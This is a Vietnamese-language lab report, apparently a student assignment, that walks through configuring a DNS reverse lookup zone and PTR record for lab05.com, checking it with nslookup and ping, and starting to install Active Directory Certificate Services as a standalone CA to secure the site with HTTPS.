
- Ta thêm địa chỉ đường mạng mà các máy cùng thuộc




- Các bước tiếp theo, ta chọn next




- Thêm một Zone mới thành công




- Ở mục **Zone** vừa tạo (**12.168.192.in-addr.arpa**). Ta chọn **New Pointer (PTR)...** để tạo địa chỉ IP trỏ đến tên host (**lab05.com**) đã tạo ở **Forward Lookup Zones**



- Ta điền địa chỉ IP ứng với Web – Server (chứa Website) và tên miền cần trỏ đến: [lab05.com](#)



- Thêm pointer mới thành công



Kiểm tra:

- Từ máy Client (máy thật) ta sử dụng lệnh **nslookup** cho thấy kết quả cài đặt thành công

```
Command Prompt - nslookup
Microsoft Windows [Version 10.0.19043.1055]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dongh>nslookup
Default Server: WIN-OGK5RSQS55T.HCMUS.com
Address: 192.168.12.254

> www.lab05.com
Server: WIN-OGK5RSQS55T.HCMUS.com
Address: 192.168.12.254

Name:   lab05.com
Address: 192.168.12.253
Aliases: www.lab05.com

> -
```

- Ping tên host và alias của nó thành công

```
Command Prompt
C:\Users\dongh>ping www.lab05.com

Pinging lab05.com [192.168.12.253] with 32 bytes of data:
Reply from 192.168.12.253: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.253:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\dongh>ping lab05.com


Pinging lab05.com [192.168.12.253] with 32 bytes of data:
Reply from 192.168.12.253: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.253:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\dongh>-
```


➤ Duyệt web không an toàn

- Để kiểm tra việc cài đặt Website và Domain – Controller ta vào trình duyệt và thực hiện truy đến các tên miền www.lab05.com hoặc lab05.com của Web – Server.
- Cả 2 đều vào được Website




WELCOME TO LAB05

- Nhưng điều báo có vấn đề về bảo mật, do Website đang sử dụng giao thức **http**




 *Tạo CA server cấp Certificate cho máy chủ web server*


- Cài đặt thêm dịch vụ Active Directory Certificate Services trên máy Domain – Controller
- Để Domain – Controller thành CA Server, ta cài thêm dịch vụ **Active Directory Certificate Services**
- Vào Server Manager => Manage => Add Roles and Features




- Các bước thực hiện giống phần cài đặt các dịch vụ. Riêng phần **Server Roles**, ta thêm dịch vụ **Active Directory Certificate Services** và thêm các **Features tương ứng**. Các bước tiếp




theo ta chọn next, sử dụng các thiết lập mặc định



- Ở phần AD CS => Role Services ta chọn Certificate Authority



- Sau đó tiến hành cài đặt như ở phần cài đặt các dịch vụ
- Cài đặt thành công



- Sau đó tiến hành thiếp lập CA trên máy Domain – Controller thành CA Server



- Ở tab **Credentials** vừa hiện, ta chọn next

AD CS Configuration

Credentials

DESTINATION SERVER
WIN-OGK5RSQS55T.HCMUS.com

Specify credentials to configure role services

To install the following role services you must belong to the local Administrators group:

- Standalone certification authority
- Certification Authority Web Enrollment
- Online Responder

To install the following role services you must belong to the Enterprise Admins group:


- Enterprise certification authority
- Certificate Enrollment Policy Web Service
- Certificate Enrollment Web Service
- Network Device Enrollment Service

Credentials: HCMUS\Administrator


[More about AD CS Server Roles](#)

[<> Previous](#) [**Next >**](#) [Configure](#) [Cancel](#)


- Phân Role Services, ta chọn **Certification Authority**



- Ở phần Sepcify the setup type of the CA, ta chọn **Standalone CA**



